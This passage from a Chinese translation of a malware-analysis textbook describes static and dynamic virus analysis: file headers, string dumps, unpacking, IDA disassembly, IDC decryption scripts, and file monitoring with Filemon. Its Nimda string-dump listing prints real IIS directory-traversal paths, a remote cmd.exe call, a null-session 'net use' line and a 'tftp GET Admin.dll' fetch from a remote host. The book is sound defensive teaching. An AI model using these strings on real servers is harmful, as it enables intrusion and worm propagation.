在此步中也可以窥探一下文件内部，找到版权信息。文件信息节通常显示出一些知名公司的名字，因此可以借此来推测该文件是否是一个已知的干净程序。有些情况下，恶意代码会用误导信息令人以为它是已知的干净程序，因此需要采取额外步骤来保证此文件的确是干净的。（另外，广告软件和间谍软件也可能是由完全正规的公司编写的）。




图15-3　HIEW工具显示的NC（NetCat）文件头区域

但在很多情况下，这一步能够协助用户查明该对象是否是商业程序，如果是的话，也许用户在某个地方还有此程序的副本。这样就可以用像FC（File Compare）这样的工具来比较两个副本，检查它们是否相同。

在此步中，笔者也检查了文件尾。因为大多数计算机病毒会把自己附加到文件尾，所以在这里可以立刻发现它们。例如，W32/Funlove病毒会把一个完整的PE可执行文件附加到被感染文件的末尾，所以在映像中会发现两个MZ头部及一条确实可疑的消息，如图15-4所示。




图15-4　HIEW工具中一个感染了Funlove病毒的文件结尾部分

此步中，也可以使用能理解当前处理文件结构的文件转储工具，比如用PEDUMP[10]就可以检查PE文件的内部结构，而用elfd就可以检查UNIX系统中的ELF文件结构。这样做就可以发现所研究对象具有的结构上的问题，比如，假设映像的起始位置是最后一个节而不是代码节，这就有问题。（前文在讲反病毒引擎用途时已讨论过这些静态启发式方法）。

15.4.1.5　字符串转储

另一个重要步骤是用像“strings”这样的工具，把已分析对象中的字符串转储（String Dump）出来。务必使用理解Unicode字符串的工具。大多数情况下，如果一个脚本程序的代码容易阅读，就容易判断它是否是恶意代码。如果脚本被加密了，就得首先解密。类似地，对二进制文件，strings工具通常可以显示出可疑信息中所有的节，但这些节也可能以加壳（packed）和加密形式出现。考虑一下清单15-1中对Nimda蠕虫进行字符串转储后得到的程序片段。

清单15-1　Nimda蠕虫的字符串转储片段

```
/scripts/..%255c..
/_vti_bin/..%255c../..%255c../..%255c..
/_mem_bin/..%255c../..%255c../..%255c..
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c..
/scripts/..%c1%1c..
/scripts/..%c0%2f..
/scripts/..%c0%af..
/scripts/..%c1%9c..
/scripts/..%%35%63..
```

```
/scripts/..%%35c..
/scripts/..%25%35%63..
/scripts/..%252f..
/root.exe?/c+
/winnt/system32/cmd.exe?/c+
net%%20use%%20\\%s\ipc$%%20""""%%20/user:""guest""
tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20
Admin.dll
c:\Admin.dll
d:\Admin.dll
e:\Admin.dll
<html><script language=""JavaScript"">window.open(""readme.eml"", null,
""resizable=n
```

恶意代码中的字符串常量对迅速理解代码内部细节的某些方面极为有用。在清单15-1中显示的字符串转储结果中，可以看到通过Web进行的漏洞利用和其他指令（如NET USE和TFTP）传播了一个名为admin.dll的DLL文件。而且很明显，admin.dll最可能被复制到c:\, d:\和e:\。可以看到嵌入在HTML文件中的JavaScript会加载一个名为readme.eml的文件。读者可能断定readme.eml包含有编码过的恶意代码—— 一点也不错!

用工具程序来过滤提取出的字符串是一个好的想法。另外也可以简单地用手工方法来逐个查找字符串。笔者在开始时通常用像.EXE, .SCR, .PIF这样的字符串来搜索可执行文件扩展名；当找到可执行文件的扩展名后，可以在其附近位置搜索其他字符串。甚至可以用grep来过滤strings程序的输出，就用此类关键词或其他与某种网络协议相关的关键词。例如可以通过搜索“MIME”，“From:”和“@”标志来检查当前处理的是否是一个邮件群发蠕虫。

如果恶意代码是加壳或加密的，则这一步可能不那么容易完成。32位的自传播（standalone）计算机蠕虫的数量在过去几年中有了显著地增长。2004年底，95%的32位计算机蠕虫都属于一类网络蠕虫，90%是用UPX、ASPACK或类似的包装器加壳过的。这个引人注目的变化对于当前的分析趋势有重大影响。因此懂得如何对付加壳和加密是必需的。

15.4.1.6　反汇编

笔者还用了反汇编工具（如IDA）在应用程序代码的入口点附近对其进行快速检查。这有助于显示该处是否存在异常的恶意代码。如第4章所述，有多种病毒用了强大的EPO技术来隐藏其在应用程序中的调用位置。但是，多数EPO病毒仍会把自己附加到文件末尾。因此95%的情况下，入口点代码、文件开头和结尾部分会暴露出一些关于这个对象的重要信息——但是当然，必须对每个步骤都仔细地检查。

15.4.1.7　黑盒测试

如果有恶意代码的迹象，下一步就应该重点在测试系统上运行和监控它。如果是病毒，则此步需要证明它会递归复制（recursive replication）——即新近被感染的对象在被执行时也会感染其他系统。有的研究人员更愿意用简单的“黑盒（Black-boxing）”监测过程来做这件事。然而，如果他们不理解恶意代码的（至少是部分）意图，则可能会草率做出错误的结论。因此，笔者更喜欢首先做一个快速分析，接着在专用系统上运行恶意代码，最后一步才回到详细分析上来。按笔者经验，这样可以令分析过程效率更高。

15.4.2 脱壳

前文提到当前90%的32位计算机病毒都是用运行时（run-time）工具（如UPX或ASPACK）加壳过（packed）的某类蠕虫。不幸的是，大部分运行时压缩工具不支持把压缩文件脱壳（Unpacking）回原来的文件；它们只在加壳的文件被执行时，才在内存中对其进行脱壳操作。显然，恶意代码的开发者充分利用了这个事实，因为他们可以通过加壳或甚至用类似的包装器多层加密其代码来隐藏自己的意图。而且，加壳过的蠕虫体积变小后可能传染性会更强，因为它们每次渗透攻击时需要通过网络传输的数据更少了。从攻击者的角度，压缩具有的另一个优势是，它也许能够削弱一些已部署的防御措施的有效性，从而增大了成功攻击的几率。

例如，UPX同时支持加壳（packing）和脱壳（unpacking）。命令“UPX -d”可以脱壳用UPX加壳过的可执行文件。但是有些情况下，UPX也许不能100%地把应用程序恢复到其初始形态。然而，当得到了脱壳后的内容，就可以尝试前面提到过的策略，比如可以首先对可执行文件进行字符串转储。通过查看文件头及查找包含字符串“UPX”的节名，常常可以识别出经UPX加壳的程序。通常，基于UPX的可执行文件只有3个节。大多数常规程序通常至少有4个节。

注释 有些攻击者可能会把节改成别的名称，但用反汇编器查看入口点代码仍可识别出加壳工具（packer）。

如果加壳工具不支持解压缩，或遇到了经稍加修改的加壳工具（或包装器），问题就出现了。事实上，攻击者常对运行时的加壳工具稍作修改，这样脱壳例程就不能识别加壳工具，从而脱壳失败。这种情况下，用户有以下选择：

- 在自己的专用分析主机上调试恶意代码。
- 把恶意进程使用的内存空间转储到一个文件。
- 使用一个能在本地（natively）模拟或脱壳缩恶意代码的定制工具。

通常，安全响应团队使用的定制工具可以支持各种常见的加壳工具和包装器，但读者不一定能得到此类工具。因此，需要对威胁做一个动态分析，这里面包括了在专用系统上运行恶意代码及监视其行为的工作。

要查明一个文件使用的是什么包装器常常很困难。像PEID这类工具解决此问题的办法是用特征来检测加壳工具。不幸的是，PEID不是一个出身正派的工具，它来自于黑客团体。笔者绝对不建议在产品的系统中使用这些工具，但在专用分析系统中可以给它们一个机会。PEID能识别出近500种不同的包装器变种，因此可以帮助读者熟悉各种包装器。

注释 从Internet下载及使用这些下载工具时一定要小心。就连专业工具都常常被安装了木马。因此一定要有鉴别能力！还有，有些脱壳工具为了为代码脱壳可能会先执行这些代码。这些脱壳工具脱壳的结果之一就是运行了恶意代码。因此要小心。

最好的尝试方法是：用像TD（Turbo Debugger）或OllyDBG（两者都是免费的）这样的调试器调试进程，并且自己把该进程的地址空间进行转储。这个技巧可帮助读者成功地对付加密和多态的代码。

15.4.3 反汇编和解密

反汇编分析是获得二进制恶意代码信息的最强有力的手段。如前所述，大多数计算机病毒

把自己插入到可执行文件的入口点附近。当今，大多数计算机病毒都是用高级语言如Delphi、C、Visual C或Visual Basic编写的，与之相对的是，传统恶意代码的编写采用汇编语言。然而，汇编语言知识对分析此类威胁是必需的。

本书有几章包含了用IDA反汇编器从计算机病毒中提取的反汇编程序片段。Eugene Kaspersky于1997年底向笔者介绍了IDA。当时他看到笔者还在使用“中世纪”的原始工具，大笑，并说：“Peter，你干的工作是正义的，但如果用更好的工具你可以快五倍”。的确，笔者过去一直用文本文件来注释恶意代码，这种工作很繁重！需要在没有任何交叉引用（cross-reference）的情况下对代码中的变量从头到尾逐个重命名。

在20世纪90年代早期，就已经有可以用于分析代码的相当不错的自动化反汇编工具，例如功能强大的Sourcer。但这些工具常常因为不允许在自动分析的同时进行手动分析，因而又有其局限性。幸运的是，IDA（交互式反汇编器）成了研究者的救星。IDA最初是由Ilfak Guilfanov开发，后来在Pierre Vandevenne的Data Rescue公司（比利时）其功能得到进一步增强。笔者1995年在一个计算机病毒相关会议上遇到Pierre。这次相会并不在意料之外。Pierre对计算机病毒、相关防御方法及数据恢复极为精通。因此，IDA中包含了很多有助于恶意代码分析的功能，但它也考虑了专业开发人员的需求。

用IDA可以重命名变量，从而该变量在整个程序代码中可以被交叉引用。这为其他更重要的事情节省了非常多的时间！IDA最近变成了一个用户模式的调试器，因此对于专业开发人员，其用途得到了扩展。IDA对很多处理器的支持都非常完美，并且有命令行和图形界面的版本以满足各种需求。

注释　当心！很多原因都会导致分析者意外地执行恶意代码而不是反汇编它们。IDA可以配置成禁止调试。

当一个程序载入IDA后，IDA用自己的专用数据库格式存储反汇编结果，这可以加速处理过程。加载过程要花几秒到几分钟不等，取决于待分析的代码有多长。但是无需等待加载过程完全结束；只要运行于后台的强大的IDA特征识别器产生了新的交叉引用和标签，就可以开始分析代码。

IDA能解析和加载多种可执行文件格式，包括ELF，因此它完全适合于用来分析在Unix平台上运行的恶意代码。

例如，可以用IDA迅速跳转到一个PE可执行文件中电脑蠕虫代码的“.data”（常量）节。这样，就可以看到一些常量字符串，如前文从Nimda中提取得到的那些字符串。首先得到这些常量数据，然后就可以用IDA生成的交叉引用跳转到代码中用到这些常量的位置。这样，分析者就可以把注意力先集中在代码的重要部分，而不用管那些可能包含库代码的部分。例如，用Delphi开发的应用程序可能90%都是库代码。想想要阅读库代码几个小时，这种事情可能令人缺乏勇气。幸运的是，IDA可以用所谓的*FLIRT*（Fast Library Identification and Recognition Technology，库代码快速鉴定与识别技术。——译者注）特征来帮助消除这种痛苦。

反向工程中用到的一种功能强大的技巧是模式匹配。分析者在不断阅读可执行代码的过程中，是在慢慢训练自己去识别何谓正常，何谓异常；不久以后，他就开始可以区分它们了。IDA通过使用特征来识别库代码，从而极大地增强了分析者的能力。这对于加快静态代码分析速度是非常有帮助的。它令分析者关注“黑客手工编写”的那部分的代码，而不是库代码。多年来，笔者逐渐训练出了一双敏锐的眼睛，身旁的人从来无法理解笔者处理病毒的速度怎么能这么快。

这只是因为笔者首先使用模式匹配的技巧，建立起恶意代码可能具有什么行为的理论，然后证明每种理论是否正确。例如，如果笔者能认出一个对应某个可执行文件的例程中，发现其外面有一个长度也许达几千字节的可能的感染例程——这样从程序结构的观点看，有一大段代码就很清楚了。这个过程一直进行到剩下的代码再也不能归入任何已知类型。这些“未被归类”的代码通常包含有新的病毒编写技巧，需要仔细关注。

并非所有的研究者都这样分析病毒，但有趣的是，Alan Solomon（即被NAI收购的扫描引擎的作者）也喜欢使用类似的方法，这常令那些逐条阅读代码以搞清其含义的人感到惊奇。当然，就连Alan和笔者这样的人在刚涉足这个领域的时候也是必须逐条阅读代码的。其中的诀窍就是要逐渐培养能力，把对代码详细解释的依赖性降到最低——而同时仍然知道关于特定威胁的所有重要问题。希望读者能够循着本章解释的基本原理，在比作者更年轻的时候就能入门此道。当年没有谁来告诉Alan和笔者该怎么做这类研究；遇到新的威胁就是自己现场研究并解决。

图15-5显示了用IDA反汇编GriYo开发的W32/CTX病毒的结果。CTX是多态的，因此需要首先解密。另外，此病毒被附加在应用程序上。由于其病毒代码按文件位置把自己重定位（rebase），因此如果简单地把病毒加载到IDA中，则变量标签的匹配不会很完美。所以笔者通常把解密后的病毒代码分离出来放到一个独立的文件中，然后再把它作为二进制对象加载到IDA中，这样仔细调节基地址直到变量标签完全匹配。这样就减少了手工逐一计算每个变量的偏移量的需要。




图15-5　IDA中反汇编后的CTX病毒

前文提到笔者通常在代码中寻找可以归入某一类中的公共模式。如图15-5中，可以看到一个Return_Host标签，它是病毒用于运行主机程序代码的标记。另一个例子是DIRECT_INFECTION标签，笔者用它来标记直接感染例程。表15-3显示了基于公共模式查找而可以在病毒代码中发现的一组可能的通用例程。笔者通常会搜索这些公共模式，把它们与代码或数据片段联系起来。此类分析需要有一点经验，但它应该能令读者知道从何处入手。

表15-3　计算机病毒中的公共模式

公共模式	目的/识别方法
START/MAIN	这就是病毒代码的入口点
GET_BASE	计算病毒在文件中的相对偏移量 寻找诸如调用（CALL）POP指令这类模式
M_GETMODULE_HANDLE	获得库代码的基地址 例如，病毒通过直接访问，在0xBFF70000位置附近寻找“MZ”和“PE”特征，从而找到基于KERNEL32的地址。
M_GETPROC_ADDRESS	病毒需要在进程地址空间中调用API 此类代码在KERNEL32的导出目录中寻找GetProcAddress（）
GET_APIS_WITH_CRC	如果病毒代码中没有API的名字，就试一下校验和的用法 搜索与校验和例程相关的一个双字魔数（magic DWORD）查询表
HOOK_API	这种病毒通常用指向其自身例程的跳转指令来修改其他模块的代码
HOOK_INTERRUPT	搜索对中断向量表或中断描述表的修改代码
HOOK_FILE_SYSTEM	病毒在内存中被激活，当有文件被访问时就感染之 这可能是与HOOK_API和HOOK_INTERRUPT或者与文件系统相关的单个API调用相似的模式
INFECT_ON_ACCESS	这是病毒中对文件进行访问时（on-access）感染的主要例程。这是一些钩挂例程指向的偏移位置
DIRECT_INFECTION	病毒通过在一系列目录（如根目录或系统目录）中搜索*.*，*.exe，*.scr文件，从而感染这些文件
INFECT_DIRECTORY	此例程嵌入在上述的DIRECT_INFECTION中，作为一个辅助的函数，它感染单个目录中的内容
INFECT_FILE	
STEALTH	病毒篡改钩挂例程的返回数据。例如钩挂到NtQuerySystemInformation（）以从任务管理器中隐藏进程名
INIT_EXPLOIT	代码与一个已知漏洞有关，而且被用于在有漏洞的系统上自动执行蠕虫代码
SCAN_NODE	蠕虫使用这个例程来扫描远程系统以希望感染之。可能包含有一个随机数生成函数以生成随机的IP地址
ENUMERATE_SHARES	搜寻网络共享资源的代码通常是现代病毒
INFECT_REMOTE_NODE	发送漏洞利用代码和蠕虫体到目标地址
ENCODE_FILE	这可能是像BASE64一类编码例程。可以通过如“MIME”这样的常量进行识别。在邮件群发蠕虫中此例程非常常见
MASS_MAIL	连接到SMTP服务器的25端口，并用电子邮件发送蠕虫体
POLY_ENGINE/ META_ENGINE	多态引擎。在汇编语言编写的病毒中这种代码通常较长，可能占整个病毒代码的50% 搜索如NOP/MOV/XOR这样的指令代码
PAYLOAD	在代码中寻找像时间/日期检查这样的触发条件，后面跟着一条消息、一个动画、一个文件删除或毁坏例程、一个拒绝服务攻击等类似代码

功能强大的工具应该是可编程的——IDA就是这样。IDA可以执行IDA命令脚本（IDA command script, IDC）文件，从几个角度看，这都是非常有用的。例如，IDC文件有助于处理加密的代码。CTX病毒是多态的，因此它在被感染文件中以加密形态存在。为了分析它，就得首先解密。CTX是一个重要的多态病毒，使用用户模式的调试器会很容易处理。

迅速浏览一下该病毒的解密例程。如果它很简单，则可以自己用一个IDC文件来实现，清单15-2是一个示例。注意一些病毒，如Sobig使用像DES这样复杂的加密算法来加密数据，这种情况下要用IDC来重写解密代码就不现实。

清单15-2　用IDC编写的一个非常简单的解密程序

```
#include <idc.idc>

static main() {
      auto ea;
      auto b;

      for (ea = SelStart(); ea < SelEnd(); ea = ea+1) {
            b = Byte(ea);
            b = b - 1;
            PatchByte(ea, b);
      }
}
```

清单15-2中的代码用IDC的SelStart（）和SelEnd（）命令，获得一个指定范围内的字节序列（这个范围需要先在IDA 用户界面中选中并高亮显示）。然后脚本通过对此区域中每个字节减1而解密之。最后使用PatchByte（）命令来用解密后的字节取代已加载的IDA数据库中的字节。

再看看图15-6和图15-7中显示的W95/Marburg病毒的代码片段。最简单的情形下，Marburg用同一个字节来加密病毒体的每个字节。这样上述的简单的IDC解密例程就可以很好地处理加密后的W95/Marburg。图15-6显示了Marburg病毒的一个加密区域。笔者加载了所需的IDC脚本（如清单15-2所示的简单的解密命令文件，笔者把它命名为decode.idc）。接着，选中并高亮显示要传递给解密函数的那个区域。最后，病毒就被解密了，IDA数据库中将存储有解密后的字节序列，如图15-7所示。




图15-6　加密的Marburg病毒的代码片段




图15-7　解密后的Marburg病毒片段

这种手工解密用其他工具也可以做，如Eugene Suslikov开发的优秀共享软件HIEW（Hacker's View），此软件本意是要作为Norton Commander的一个插件。笔者1996年从Vesselin Bontchev那里学到了HIEW的用法。正如Vesselin曾经指出的那样，HIEW可以处理简单的加密，但其功能在几个方面都有限制。例如，它只能解密当前视图中的内容，因此整个解密过程就很慢。然而，它在对付大多数使用8位或16位密钥的简单加密方法时，非常好用。

图15-8显示了HIEW中加载的一个被Marburg病毒感染的替罪羊文件，窗口最顶层是一个解密命令对话框。此对话框可用于输入其右侧列出的命令。例如“sub al, 1”指令的意思是把当前光标位置的字节加载到AL寄存器，对其减1以解密，然后把它写回窗口当前位置，并继续处理下一字节。图15-9显示了用HIEW部分解密后的Marburg病毒。




图15-8　HIEW中的解密对话框




图15-9　用HIEW解密后的Marburg病毒片段

15.4.4 动态分析技术

前文已经讨论了静态分析技术。使用这些技术的过程中，无需在专用分析系统或虚拟机上运行恶意代码。动态分析技术则主要使用*黑盒测试法*（black-box testing）。黑盒技术对迅速理解恶意代码的一些工作原理（如病毒代码在不同对象间的传播机制）可能非常有用。但黑盒技术如果不与反汇编及病毒类型详细分析结合使用，则结果可能导致研究者遇到很大的挫折。要想揭示恶意代码全部的工作原理，唯一的办法就是做详细分析。收集和使用黑盒测试的结果时要很慎重。通过在专用分析系统上运行恶意代码，研究者就能监视此代码的多个方面，然后在反汇编结果中匹配这些模式时，速度就可以快得多。

本节中，将讨论基于以下技术对恶意代码的监控方法：

- 文件变动监控
- 基于替罪羊文件的监控
- 注册表变动监控
- 进程和线程的监控
- 网络端口监控
- 网络窃听和捕获
- 系统调用跟踪
- 调试
- 代码仿真

Sysinternals提供了一套Mark Russinovich和Bryce Cogswell编写的用于演示大多数恶意代码监控技术的优秀工具。笔者几年来都在向别人推荐Mark Russinovich的杰作。最近，Mark与David Solomn合著了一本关于Windows 2000、XP和Server 2003内部原理的书（即Microsoft Press出版的《Microsoft Windows Internals, Fourth Edition: Microsoft Windows Server 2003, Windows XP, and Windows 2000》，2004，ISBN 0735619174。——译者注），并成了一名世界著名的Windows系统专家。

还有一套Windows NT/2000平台上的与此类似的有用的集成工具，名为VTRACE，它可以跟踪系统中的很多方面，包括系统调用和Win32调用。VTRACE可以从http://www.cs.berkeley.edu/~lorch/vtrace获取。它集成了Sysinternals工具中的系统日志功能，可以跟踪系统中的所有活动，包括与网络相关的行为。

15.4.4.1 监控文件变动

由于大多数病毒会改变系统中存储的文件，因此在测试系统中执行病毒代码并监控文件会发生什么变化是分析病毒行为的一个极好方法。做这种分析有几种可能的手段，但本节主要想谈的是读者可以立即使用的技术。首先要讨论的是来自Sysinternals的工具Filemon（File Monitor）。此工具加载一个内核模式的过滤驱动程序，它附加到文件系统上。这样做的优势是文件监控可以达到非常准确。Filemon可以显示出文件系统中发生的所有事件。另外，也可以用此工具集中监控与某个特定进程相关的文件系统事件。其好处是可以减少日志文件中的信息量，但可能研究者希望看到的有些信息却未显示出来。如果不过滤Filemon的输出，则可以看到大量的活动记录，因此处理日志就需要一些经验。

考虑图15-10中的File Monitor日志。笔者运行了一个Dumaru蠕虫变种文件suspect.exe，看到它在Windows文件夹中创建了像dllreg.exe这样的文件（见图15-10中的（1）部分），它把suspect.exe的34 304字节的内容复制到此新文件中（见图15-10中的（2）部分）。




图15-10　Dumaru蠕虫将自己复制为Windows文件夹中的dllreg.exe

这样的事件很好地说明了一个病毒在系统中可能会做什么。例如，分析者可以看到该病毒是否把相同的一些字节添加到它感染的所有程序中。也可以看到错误。例如，假设病毒在系统中寻找一个特定名字的可执行文件，分析者就会发现这个请求。这是动态文件监控系统的一个巨大的优势。

图15-11展示的下一个例子中，可以看到Dumaru感染的记事本程序（notepad.exe）。Dumaru感染文件时，把宿主程序原来的内容放到一个称为STR的可选数据流中，而用自身代码改写主数据流。用File Monitor可以观测到改写notepad.exe的事件，然后就可以用写字板程序检查其中的数据流。




图15-11　被感染的notepad.exe，宿主代码内容位于一个数据流中

命令“write notepad.exe:STR”显示了宿主文件中的确存在notepad.exe:STR流。当笔者浏览该数据流的内容时，找到了本来的notepad.exe的内容，如图15-11/2所示。请注意：该图未向读者显示出此文件的头部（以MZ标记开始），这样做无非是要向读者表明这里显示的是notepad，

而不是别的。可以看到该文件的STR流中存储的汇编代码名字“Microsoft.Windows.Shell.notepad”。

另一个可用于查看可选数据流的很棒的免费工具是Frank Heyne开发的LADS（可从www.securityfocus.com/tools/1251/得到）（原文网址有误。——译者注）。例如LADS可在Windows XP SP2中找到文件中的“Zone.Identifier”数据流（原文“Zone.Indentifier”有误。——译者注）。在Windows XP SP2中，Internet Explorer和Outlook Express用ZoneID分别给下载得到的文件和保存的邮件附件打上标签，以试图记录其来源。

当然，文件变动监控还有其他的技术。例如可以用文件完整性检查工具来显示对文件改动的日志。此技术的缺点是：就连用户模式下编写的隐藏型病毒，如Gaobot蠕虫家族的成员，都可以绕过它，从而日志中看不到任何变化。但是，当此技术与注册表跟踪结合使用时，就能增强其有效性。比如，PC Magazine有一个名为InCtrl[11]的工具，它可以生成磁盘和注册表的快照。下次运行此工具时，它把当前状态与上次存储的快照相对比，如图15-12所示。这样有助于迅速定位最近被修改的可执行文件和注册表键，就与完整性检查工具很类似。实际上，InCtrl与笔者1990年编写的用于对付电脑病毒的程序很相似，那是笔者的第一个程序，它基于快照来做完整性检查。




图15-12 InCtrl显示了在WINNT文件夹中有一个新文件

15.4.4.2 使用替罪羊文件进行自然感染测试

大家平时处理和检查未知程序时，都知道仅仅咋一看很难判断一个程序是否已被感染。计算机病毒研究人员提出了替罪羊文件（goat file），意欲清楚地区分宿主程序和那些在一眨眼功夫就附加到宿主程序上的病毒。

在DOS系统中，简单的替罪羊文件可能就是在文件开头有一个“INT 20h”指令（0xCD, 0x20）——即“返回DOS”中断调用，后面跟着N个NOP指令（0x90）。替罪羊文件的长度可以自行指定，如1K, 4K或16K等，以满足一些电脑病毒的特殊“口味”。20世纪90年代中期，Igor Muttik推出了其著名的替罪羊文件生成器GOAT，它今天在各种FTP站点中仍然可以下载。此程序展示了该类工具具有的许多标准功能。它可以迅速生成大量的各种长度和类型的测试文件。

此类替罪羊文件可用于多种场合。如第4章讨论的W95/CIH病毒使用分割型蛀穴法（fractionated cavity method）；其病毒体被分割开来，增加了分析被感染文件的难度。当CIH才出现时，笔者很快生成了一些文件头节足够大的测试文件，这样病毒的感染只发生在文件头这一部分。因此，对病毒的分析只需要在一个代码节中进行。还有人写程序来提取病毒体，但写

这样的程序可能比用适当的替罪羊文件的方法花费更多时间。

